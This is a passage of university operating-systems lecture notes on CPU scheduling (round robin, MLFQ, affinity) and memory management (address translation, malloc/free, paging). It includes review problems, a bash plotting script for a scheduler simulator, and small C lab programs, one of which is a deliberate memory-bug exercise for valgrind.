from [Progress Indicators Make a Slow System Less Insufferable](#):

- Use progress bar for anything that takes more than 1 second

(PS! exact numbers are always criticized, feel free to look up other sources)

### 4.2.1 Round Robin

**Round Robin** Fig 7.7

- time slice/quantum
- what is the real cost of a context switch?

```
./scheduler.py -p SJF -l 5,5,5
# vs
./scheduler.py -p RR -q 1 -l 5,5,5
```

Demo: Let's try to find out how long these time slices used for scheduling actually are. On Linux, read about the concept of jiffies in `man 7 time` to see that a jiffie commonly is 2.5ms as default, but the Linux CFS scheduler ("Completely Fair Scheduler") does not use jiffies, see [4. SOME FEATURES OF CFS](#) and if we do

```
cat /proc/sys/kernel/sched_min_granularity_ns
```

we will see that the "minimum granularity for scheduling" is a few milliseconds (ms). We can also see

```
cat /proc/sys/kernel/sched_rr_timeslice_ms
```

to see what time slices will be if we ask the kernel to use round robin instead of CFS as its scheduler.

Demo: Windows, `clockres` (tool from SysInternals) similar to "jiffie" on Linux, intervals are 2x for desktop, 12x for server, change with `SystemPropertiesAdvanced, Advanced, Performance, Advanced` and see changes in `hkln:\System\CurrentControlSet\control\PriorityControl`

## 4.2.2 Overlap

**Assumptions (we have to break)** Workload assumptions:

1. Each job runs for the same amount of time.
2. All jobs arrive at the same time.
3. Once started, each job runs to completion.
4. All jobs only use the CPU (i.e., they perform no I/O).
5. The run-time of each job is known.

**Always overlap** Fig 7.9

Treat each CPU-burst as a separate job.

## 4.3 MLFQ

### 4.3.1 Basics

**Basics** Fig 8.1

**Rule 1** If  $\text{Priority}(A) > \text{Priority}(B)$ , A runs (B doesn't).

**Rule 2** If  $\text{Priority}(A) = \text{Priority}(B)$ , A & B run in RR

### 4.3.2 Priority

**Priority**

**Rule 3** When a job enters the system, it is placed at the highest priority (the topmost queue).

**Rule 4a** If a job uses up an entire time slice while running, its priority is reduced (i.e., it moves down one queue).

**Rule 4b** If a job gives up the CPU before the time slice is up, it stays at the same priority level.

Fig 8.2-8.4

```
./mlfq.py -n 3 -q 10 -l 0,100,0 # fig 8.2
./mlfq.py -n 3 -q 10 -l 0,200,0:100,20,0 # fig 8.3
./mlfq.py -n 3 -q 10 -l 0,170,0:50,30,1 -i 4 -S # fig 8.4
```

### 4.3.3 Boost

#### Boost

**Rule 4** Once a job uses up its time allotment at a given level (regardless of how many times it has given up the CPU), its priority is reduced (i.e., it moves down one queue).

**Rule 5** After some time period  $S$ , move all the jobs in the system to the topmost queue.

Fig 8.5-8-7

## 4.4 Fair Share

### 4.4.1 Lottery

**Lottery and Randomness** See "Tip: Use randomness"

## 4.5 Multiprocessor

### How to Make Faster Computers

- According to Einstein's special theory of relativity, no electrical signal can propagate faster than the speed of light, which is about 30 cm/nsec in vacuum and about 20 cm/nsec in copper wire or optical fiber.
- *How does this relate to the speed of a computer?*

A CPU with

- 1GHz clock can only move a signal 200mm per clock cycle, which means:
- 10GHz - 20mm
- 100GHz - 2mm
- 1THz - 0.2mm

The smaller the electric circuits are, the greater the heat generation and the more difficult it is to remove the heat.

### 4.5.1 Affinity

#### Cache Coherence and Affinity Fig 10.2

One problem is that processes/threads should perhaps not jump randomly between CPUs since there is a lot of process/thread-specific caching of data associated with a CPU where the thread has been running. Scheduling that takes this into account is called *affinity scheduling*. This means scheduling that tries to let a process/thread run on the same CPU where it ran previously in the hope that there is still relevant data for it in that CPU's cache.

```
Demo: taskset -c 0 ./regn.bash
sudo htop, a for set affinity
```

The scheduler naturally does affinity so there is normally little need for us to artificially manipulate this, but there may be special situations where it is required, e.g. some software that has license costs based on the number of CPUs in use (Oracle databases used to do this).

### 4.5.2 Gang Scheduling

**Gang Scheduling** Should threads from the same process (or processes from the same virtual machine) run at the same time on the CPUs?

This is a hard question, it depends on the workload, meaning it only makes sense if the threads communicate a lot between each other. We'll get back to this when we talk about synchronization.

### 4.5.3 Pcores and Ecores

#### Pcores and Ecores

- Modern CPUs have hybrid architectures such as Energy Efficient CPU-cores (Ecores) without hyperthreading and Performance Cores (Pcores) with hyperthreading.
- The CPU exposes a register indicating which performance class best describes the currently running process which the operating system can use in its scheduling decision.

ARM has had this architecture called big.LITTLE since 2011<sup>1</sup>, while Intel has this in the Alder Lake processors (12th gen) since 2021<sup>2</sup>.

<sup>1</sup>[https://en.wikipedia.org/w/index.php?title=ARM\\_big.LITTLE&oldid=1243164542](https://en.wikipedia.org/w/index.php?title=ARM_big.LITTLE&oldid=1243164542)

<sup>2</sup>[https://en.wikipedia.org/w/index.php?title=Alder\\_Lake&oldid=1238769876](https://en.wikipedia.org/w/index.php?title=Alder_Lake&oldid=1238769876)

These changes in the hardware allows the operating system to get more information (such as what kinds of instructions have been executed by this process and their effect on power and thermals) about each process currently running on the CPU and where (on which CPU core) the scheduler is advised to place the process next. The problem with this is that it quickly becomes very application/workload specific. It is not easy to create an all-purpose general scheduler that fits all kinds of applications.

In other words, scheduling is once again an active research area<sup>3</sup>.

---

<sup>3</sup><https://scholar.google.com/citations?user=3aaJbAgAAAAJ&hl=es>

Process name	Run time	I/O frequency	I/O time
P0	15	3	3
P1	25	5	3
P2	40	0	0

## 4.6 Review questions and problems

1. What do we mean with *starvation* with respect to the Shortest Job First scheduling algorithm?
2. Do the “Homework (Simulation)” exercises in chapter seven (focus on question 1-5 since 6 and 7 are a bit unclear). Read the [README file](#) first. Feel free to join together with other students when you do this, and discuss each question.
3. Do the “Homework (Simulation)” exercises in chapter eight. Read the [README file](#) first (NOTE: you might have to change python to python3 in the first line of `mlfq.py`). Feel free to join together with other students when you do this, and discuss each question. Note: the simulator might be a bit buggy for some situations (especially for priority boost), and some of the question might require that you make some additional assumptions (which is good, makes you think more).
4. **(KEY PROBLEM)** MLFQ has the following rules
  - (a) If  $\text{Priority}(A) > \text{Priority}(B)$ , A runs (B doesn't).
  - (b) If  $\text{Priority}(A) = \text{Priority}(B)$ , A and B run in Round Robin.
  - (c) When a job enters the system, it is placed at the highest priority (the topmost queue).
  - (d) If a job uses up an entire time slice while running, its priority is reduced (i.e., it moves down one queue).
  - (e) If a job gives up the CPU before the time slice is up, it stays at the same priority level.
  - (f) After time period  $S$ , move all the jobs in the system to the topmost queue.

Given the following setup on a system with a single CPU:

- Four queues Q0, Q1, Q2 and Q3 where Q3 is the highest priority queue
- Time slice for all queues are 5ms
- $S$  is 50ms (priority boost every 50 ms)

The following processes arrive at time 0 in order P0, P1, P2: Note the following:

- If I/O frequency is  $N$  it means the process does I/O every  $N$  ms
- When I/O frequency and time is zero, it means the process does not do any I/O.

- A scheduling decision is made
  - when a job completes (exits)
  - when a job does I/O
  - when I/O for a job completes
  - when a job has used its time slice
  - when a priority boost happens
- A new time slice starts after every scheduling decision, unless a process is interrupted by a higher priority process, in that case the process stays at the head of the queue at its priority level and will resume to complete the rest of its time slice

Use pen and paper to write down how these processes will run, then answer the following questions:

- a) When P0 completes, it exits queue: \_\_\_\_\_
- b) When P1 completes, it exits queue: \_\_\_\_\_
- c) When P2 completes, it exits queue: \_\_\_\_\_
- d) In which queue is P0 at time 15? \_\_\_\_\_
- e) Turn-around time for P1 (ms): \_\_\_\_\_
- f) Average turn-around (ms): \_\_\_\_\_
- g) Response time for P1 (ms): \_\_\_\_\_
- h) Average response time (ms): \_\_\_\_\_
- i) Is the CPU busy all the time, or is it idle some time?
- j) At time 20, a new process P3 arrives with with run time 10 and no I/O, what is average turn-around time and average response time now?

## 4.7 Lab tutorials

1. It's annoying that the simulators in the homework do not have nice visualizations. Your teacher hacked together this:

```
#!/bin/bash

# Usage example:
# ./mlfq.py -n 3 -q 10 -l 0,50,0:50,15,1:0,20,0:0,10,2 -i 2 -S -c | ./plot.bash

# let's use a temporary file
data=$(mktemp /tmp/plot.XXXXXXXXXXXXXXXXXX) || exit 1

# data from from mlfq.py via STDIN
grep -P -o 'Run JOB \d at PRIORITY \d' |
sed -r 's/[^0-9]+([0-9])[^0-9]+([0-9])$/\1,\2/g' > "$data"

# find out how many priority levels (queues) there are
lastqueue=$(cut -d ',' -f2 "$data" | sort -u | tail -n 1)

# plot the timeline for each queue
echo
for i in $(seq "$lastqueue" -1 0); do
    echo -n "Q$i "
    while IFS=, read -r job queue; do
        if [[ "$queue" -eq "$i" ]]
        then
            echo -n "$job"
        else
            echo -n ' '
        fi
    done < "$data"
    echo
done

# finally plot the "X axis" with timestamps
echo
echo -n " "
for i in $(seq -f "%03g" 5 5 "$(wc -l < "$data")")
do
    echo -n " $i"
done
echo
```

```
echo  
rm "$data"
```

Can you please try to make something better? Maybe Python with a GUI or maybe a web app?

## Chapter 5

# Address Spaces and Address Translation

### 5.1 Address space

#### Multiprogramming


- Fig 13.1
- Saving from memory to disk timeconsuming...
- Fig 13.2

#### Address Space

- Fig 13.3

Virtualized memory because the program is not loaded in memory where it thinks it is.

#### More exact



CC-BY-SA-3.0 by Dougct

## Goals

**Transparency** it should just happen behind the scene

**Efficiency** in time and space

**Protection** isolated from other address spaces (*security*)

Note gray box on page 7 of chp 13: "ASIDE: EVERY ADDRESS YOU SEE IS VIRTUAL".

## 5.2 Memory: API

### Stack vs Heap Memory

- Automatic memory on stack  

```
int x;
```

- Heap manually allocated (You are in charge of alloc and free!)  
`int *x = (int *) malloc(sizeof(int));`
- (Global variables in Data segment, not in Heap)

Note page 4 of chp 14:

You might also notice that `malloc()` returns a pointer to type `void`. Doing so is just the way in C to pass back an address and let the programmer decide what to do with it. The programmer further helps out by using what is called a **cast**; in our example above, the programmer casts the return type of `malloc()` to a pointer to a `double`. Casting doesn't really accomplish anything, other than tell the compiler and other programmers who might be reading your code: "yeah, I know what I'm doing." By casting the result of `malloc()`, the programmer is just giving some reassurance; the cast is not needed for the correctness.

### Free Memory

- `free(x);`
- Easy to make mistakes! `valgrind` (purify)
- Search the Internet for "use after free"

Note page 5 of chp 14:

Alternately, you could use `strdup` and make your life even easier. Read the `strdup` man page for more information.

Demo [variables.c](#). Note the following:

- There are only 12 hexadecimal numbers, why? 64-bit addresses should mean 16 hexadecimal numbers! (because Linux and Windows only use 48 bits, they don't need the entire 64-bit address space)
- The first hexadecimal number is never higher than 7 because of the split between *kernel space* and *user space*. The operating system is always mapped to half of the address space of every process to make *mode switches* efficient. Of course if the process tries to access kernel space it will trigger an interrupt of type exception (probably "segmentation fault").

Demo from [vm-intro](#):

```
make
./va
valgrind --leak-check=yes ./va
clang-tidy -checks='*' va.c --
```

## 5.3 Address Translation

### Relocating

- Fig 15.1 Address space
- Fig 15.2 Physical memory with relocated process

### Base and Bound/Limit Register

- Fig 15.3 (needed hardware support)

### OS Responsibilities

- Fig 15.4 What the OS needs to do

### Execution

- Fig 15.5 HW-OS interaction at boot
- Fig 15.6 HW-OS-Process interaction at runtime


## 5.4 Segmentation

**Segments** Solve the problems with one set of base and bounds/limits registers for each segment

- Fig 16.1
- Fig 16.2

## 5.5 Free Space Mgmt

### Free Space Management




A *bitmap* is a data structure with N bits where each bit represents a "unit of storage", in our case a chunk of memory (the concept of bitmap is also used for e.g. storage on a hard drive). If a bit is zero it means the corresponding chunk of memory is free and can be allocated, if it is one then its already in use.

Of course we don't want these data structures that the operating system need to take up to much space, so how big will a bitmap be? E.g. with 2GB memory divided into 1KB chunks:

$$\frac{2GB}{1KB} = \frac{2^{31}B}{2^{10}B} = 2^{21}b = \frac{2^{21}b}{2^3 \frac{b}{B}} = 2^{18}B = 256KB$$

A *free list* is a list of free and in use "units of storage", in our case a chunk of memory. Each entry in a free list used more than one bit of course, each entry is typically a 16/32/64-bit address, but the list can be very compact in its representation. E.g. maybe be list only stores the start and end address of a sequence of free chunks. Also note that if the free list only stores addresses of all free chunks of memory, the list will only be big when there is a lot of memory available, so maybe the size of a free list is not a problem.

**Problem: Wasted space**

## 5.6 Paging

### Terminology

**Paging** divide space into fixed size units/pieces/chunks/slots


**Page** a fixed sized unit

**Page frame** a page in physical memory (RAM)


Note that the book has a footnote on the first page which says "if you think of a 32-bit address space as the size of a tennis court, a 64-bit address space is about the size of Europe(!)". A Tennis court is roughly  $0.000\ 264\ \text{km}^2$  and Europe is roughly  $10\ 530\ 000\ \text{km}^2$ .

To get from the size of a tennis court to ca the size of Europe we have to multiply with  $2^{35}$ , so the statement in the book is roughly correct.

**VA and PA Space**




**VA and PA Space**



Demo htop, see memory usage and the

- VIRT (Virtual Memory usage)
- RES (Physical Memory usage)

### Address translation



Note page 5 of chap 18:

Note the offset stays the same (i.e., it is not translated), because the offset just tells us which byte *within* the page we want.

(Teacher make drawing of "most significant bits"-meaning to explain offset)

### PT and PT Entry

- Fig 18.4 Page table in physical memory
- Fig 18.5 What is in a Page Table entry?
  - Present bit
  - Protection bits
  - Referenced bit
  - Dirty bit
  - Caching bits

**Example Memory Trace**

- Fig 18.7 Do you understand what is going on here?

## 5.7 Review questions and problems

1. When we have page-based memory management like we have learned about this week, what is the purpose of a *bitmap*? (what is it used for?)
2. What is in a pagetable entry? (in other words, what is the purpose each of the different bits or group of bits in a page table entry?)
3. Which of the following tasks are handled by hardware (not by the operating system or by the process)?
  - (a) address translation
  - (b) initialize trap table
  - (c) initialize free list or bitmap
  - (d) cpu caching
4. **(KEY PROBLEM)** For each of the following three memory addresses (here given as decimal numbers), what will be the virtual page number and what will be the offset for page sizes of 4K and 8K: 20000, 32769, 60000.
5. **(KEY PROBLEM)** With 16-bits logical/virtual addresses, page size 4KB and this slightly simplified page table

VPN	PFN	Present-bit
	+-----+-----+	
15	0000	0
14	0110	1
13	0111	1
12	1011	1
11	0000	0
10	0000	0
9	0010	1
8	0001	1
7	0000	0
6	0000	0
5	0000	0
4	0000	0
3	0000	0
2	1111	1
1	0011	1
0	1100	1
	+-----+-----+	

Explain how the logical/virtual address 0010 1101 1011 1010 is translated to a physical address. What about the address 0110 1001 1101 0010?

6. **(KEY PROBLEM)** In chapter 14, do Homework (Code) 1.
7. In chapter 14, do Homework (Code) 2.
8. In chapter 14, do Homework (Code) 3.
9. In chapter 14, do Homework (Code) 4. You can use the C-program from the lab exercise, just remove the `free()` (and set `NITER` to 10 instead of 10000). You can use `gdb` on a program that requires arguments with e.g. `gdb --args memory-user 5`
10. In chapter 14, do Homework (Code) 5.
11. In chapter 14, do Homework (Code) 6.
12. What will `valgrind --leak-check=yes` complain about in this program?

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
    int x = 3;
    int *y = malloc(100);
    printf("x is at : %p\n", &x);
    printf("y is at : %p\n", y);
    x = y[1000];
    printf("x is : %d\n", x);
    return 0;
}
```

## 5.8 Lab tutorials

1. Do the "Homework (Code)" exercises in chapter 13. Don't spend too much time on this, you should complete this in less than one hour. In item three use the following code as the `memory-user.c` program:

```
#include <stdio.h>
#include <stdlib.h>
#define NITER 10000

int main(int argc, char *argv[]) {
    if (argc != 2) {
        fprintf(stderr, "usage: memory-user <memory>\n");
        exit(EXIT_FAILURE);
    }

    int memory = atoi(argv[1]) * 1024 * 1024;
    int length = (int)(memory / sizeof(int));
    int *arr = malloc(memory);
    if (arr == NULL) {
        fprintf(stderr, "malloc failed\n");
    }
    for (int i = 0; i < NITER; i++) {
        for (int j = 0; j < length; j++) arr[j] += 1;
    }

    free(arr);
    return 0;
}
```

Remember you can find the process-ID of a process with `ps`, you can start a process in the background by adding `&` on the command line, you can bring a process to the foreground with `fg` and you can send it a "terminate" signal with `CTRL-C`

Make sure you do item eight, use `pmap -X` to see the memory map of `memory-user` (hint: `pmap -X $(pgrep memory-user)`) and see the line below "[heap]" and how that changes with different arguments given to `memory-user` (because `malloc()` allocates memory on the heap).

# Chapter 6

## Memory Management

### 6.1 Faster Translations

